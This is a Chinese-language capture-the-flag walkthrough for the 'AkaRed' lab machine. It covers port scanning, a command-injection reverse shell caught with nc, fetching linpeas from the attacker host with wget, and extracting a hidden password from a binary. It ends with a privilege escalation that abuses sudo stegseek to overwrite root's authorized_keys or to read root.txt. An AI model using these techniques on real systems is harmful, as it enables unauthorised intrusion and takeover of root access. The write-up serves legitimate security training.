
Akared


靶机配置完成后,首先使用nmap对靶机进行端口扫描

得到ssh和http端口



扫描一下目录

得到/robots.txt



base64解码为 welcome:akared

尝试使用welcome:akared进行ssh登陆

```
──(root®kali)-[~]
└─# ssh welcome@192.168.0.103
welcome@192.168.0.103's password:
Permission denied, please try again.
```

试了akared, Aka.Red, 都不对。

网站的名字叫cyberping,文本框提示我们可以输入ip和命令

尝试命令注入



5秒后网页刷新,因此存在注入点

我们直接尝试反弹shell



```
(root kali)-[~]

# nc -lvnp 4444

listening on [any] 4444 ...

connect to [192.168.0.106] from (UNKNOWN) [192.168.0.103] 43416
```

python建立交互式伪终端

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@AkaRed:/var/www/html$ ls
ls
index.php robots.txt
```

网站里没发现什么对我们有用的信息,我们直接去拿user的flag

```
www-data@AkaRed:/var/www/html$ cd /home
www-data@AkaRed:/home$ ls
welcome
www-data@AkaRed:/home$ cd welcome
cd welcome
www-data@AkaRed:/home/welcome$ ls
user.txt
www-data@AkaRed:/home/welcome$ cat user.txt
flag{f0a41fdbc520e191db615c3335c6f305}
```

接下来尝试进行提权

```
www-data@AkaRed:/home$ sudo -1

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for www-data: ^C
```

sudo -l需要密码,传一个linpeas进去看看

```
www-data@AkaRed:/var/www$ wget 192.168.0.106:80/linpeas.sh
wget 192.168.0.106:80/linpeas.sh
--2025-04-11 08:06:25-- http://192.168.0.106/linpeas.sh
Connecting to 192.168.0.106:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830426 (811K) [text/x-sh]
linpeas.sh: Permission denied
```

这个目录不给我们写入,看一下哪些目录可以写入

```
www-data@AkaRed:/var/www/html$ find / -writable -type d 2>/dev/null
/dev/mqueue
/dev/shm
/var/lib/php/sessions
/var/tmp
/var/cache/apache2/mod_cache_disk
/run/lock
/run/lock
/run/lock/apache2
/tmp
/proc/3200/task/3200/fd
/proc/3200/fd
/proc/3200/map_files
```

发现了一个有意思的东西

```
Executable files potentially added by user (limit 70)
2025-04-11+06:41:46.1865660820 /opt/showmepassword
2025-04-11+06:31:00.7348288150 /opt/a.sh

Unexpected in /opt (usually empty)

total 32
drwxr-xr-x 2 root root 4096 Apr 11 06:36 .
drwxr-xr-x 18 root root 4096 Nov 13 2020 ..
-rwx—x 1 root root 226 Apr 11 06:31 a.sh
-rwxr-xr-x 1 root root 16912 Apr 11 06:41 showmepassword
```

showmepassword "给我看密码"

```
www-data@AkaRed:/tmp$ /opt/showmepassword
input to /tmp/xxoo
when input 1000 count. u will get password.
now it is 1 count.
www-data@AkaRed:/tmp$ /opt/showmepassword
input to /tmp/xxoo
when input 1000 count. u will get password.
now it is 2 count.
```

```
www-data@AkaRed:/tmp$ cat /tmp/xxoo
cat /tmp/xxoo
a
a
```

那么我们有1000行a的时候就会得到密码,直接创建一个1000行的xxoo把他替换掉

```
seq 1 1000 | xargs -I {} echo "a" > xxoo
```

www-data@AkaRed:/tmp\$ /opt/showmepassword
input to /tmp/xxoo
when input 1000 count. u will get password.
d2VsY2

这里还有第二种方法,感谢群主提供的思路

strings /opt/showmepassword

```
strings /opt/showmepassword
/lib64/ld-linux-x86-64.so.2
libc.so.6
fopen
perror
puts
printf
fgetc
fclose
fwrite
cxa finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start
ITM registerTMCloneTable
u/UH
<del>[]A\A]A^</del>A_
d2VsY2
/tmp/xxoo
Failed to write /tmp/xxoo
input to /tmp/xxoo
when input 1000 count. u will get password.
now it is %d count.
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7325
__do_global_dtors_aux_fini_array_entry
frame dummy
 __frame_dummy_init_array_entry
 FRAME END
 _init_array_end
DYNAMIC
 _init_array_start
```

或者使用ida进行反编译

```
.rodata:0000000000002004
                                         db
                                               0
.rodata:0000000000002005
                                         db
                                               A
.rodata:0000000000002006
                                                Й
                                         db
.rodata:0000000000002007
                                         db
                                               0
                                         db 'd2VsY2',0
.rodata:0000000000002008 aD2vsy2
                                                                  ; DATA XREF: main+81o
.rodata:00000000000000; char modes[]
                                             'a',0
.rodata:000000000000200F modes
                                         dh
                                                                  ; DATA XREF: main+1A1o
.rodata:000000000000011 ; char filename[]
.rodata:000000000000011 filename
                                         db '/tmp/xxoo',0
                                                                  ; DATA XREF: main+211o
                                                                  ; main+801o
.rodata:0000000000002011
.rodata:000000000000201B aA 0
                                         db 'a',0Ah,0
                                                                  ; DATA XREF: main+491o
.rodata:000000000000001E ; char aFailedToWriteT[]
.rodata:000000000000001E aFailedToWriteT db 'Failed to write /tmp/xxoo',0
.rodata:000000000000201E
                                                                  ; DATA XREF: main:loc 122E1o
.rodata:0000000000002038 ; char s[]
.rodata:0000000000002038 s
                                         db 'input to /tmp/xxoo',0
.rodata:0000000000002038
                                                                  ; DATA XREF: main+611o
.rodata:000000000000204B
                                         align 10h
.rodata:0000000000002050 ; char aWhenInput1000C[]
.rodata:0000000000002050 aWhenInput1000C db 'when input 1000 count. u will get password.',0
.rodata:0000000000002050
                                                                  ; DATA XREF: main+6D1o
.rodata:000000000000207C ; char aR[]
                                         db 'r',0
.rodata:000000000000207C aR
                                                                  ; DATA XREF: main+791o
.rodata:000000000000207E ; char format[]
.rodata:000000000000207E format
                                         db 'now it is %d count.',0Ah,0
.rodata:0000000000000207E
                                                                  ; DATA XREF: main+F3↑o
.rodata:000000000000207E _rodata
                                         ends
   d-+-.000000000000000
```

ssh用welcome:d2VsY2登录, sudo -l查看可能的提权程序

第一次用stegseek,看了一下用法,-xf可以指定输出文件,写公钥试试

把公钥放进图片里

```
(root@ kali)-[/home/kali/Pictures]
# steghide embed -cf 1.jpg -ef authorized_keys
Enter passphrase:
Re-Enter passphrase:
embedding "authorized_keys" in "1.jpg" ... done
```

```
welcome@AkaRed:~$ sudo stegseek 1.jpg -wl 1.txt -xf /root/.ssh/authorized_keys
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "authorized_keys".
[i] Extracting to "/root/.ssh/authorized_keys".
the file "/root/.ssh/authorized_keys" does already exist. overwrite ? (y/n) y
```

ssh密钥连接root,拿到flag

```
(root® kali)-[/home/kali/Pictures]
    ssh root@192.168.0.103 -i /root/.ssh/id_rsa
Linux AkaRed 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Thu Apr 10 05:49:07 2025 from 192.168.3.94
root@AkaRed:~# ls
a.c root.txt showmepassword stegseek_0.6-1.deb
root@AkaRed:~# cat root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
```

这里感谢hyh老师的另一种方法,直接读flag写进图片里

```
To extract embedded data from stg.jpg: stegseek --extract -sf stg.jpg
welcome@AkaRed:/opt$ sudo stegseek --embed -cf /tmp/key2.jpeg -ef /root/root.txt
Enter passphrase:
Re-Enter passphrase:
embedding "/root/root.txt" in "/tmp/key2.jpeg"... done
welcome@AkaRed:/opt$ sudo stegseek --extract -sf /tmp/key2.jpeg
Enter passphrase:
wrote extracted data to "root.txt".
welcome@AkaRed:/opt$ ls -al /tmp/
total 3708
drwxrwxrwt 2 root
                      root
                                    4096 Apr 11 07:27
                      root
                                    4096 Nov 13 2020 ...
drwxr-xr-x 18 root
-rw-r--r-- 1 welcome welcome 2925104 Mar 27 00:39 a.gif
-rw-r-- 1 welcome welcome 8 Apr 11 07:26 a.jpg
-rw-r--r-- 1 welcome welcome 20673 Apr 11 07:33 key2.jpeg
-rw-r--r-- 1 www-data www-data 826188 Dec 4 19:45 linpeas.sh
-rw-r--r-- 1 www-data www-data 4007 Apr 11 07:22 xxoo
welcome@AkaRed:/opt$ ls
a.sh root.txt showmepassword
welcome@AkaRed:/opt$ cat root.txt
flag{0762f42f037bd7d4dd6486a95fd50943}
welcome@AkaRed:/opt$
```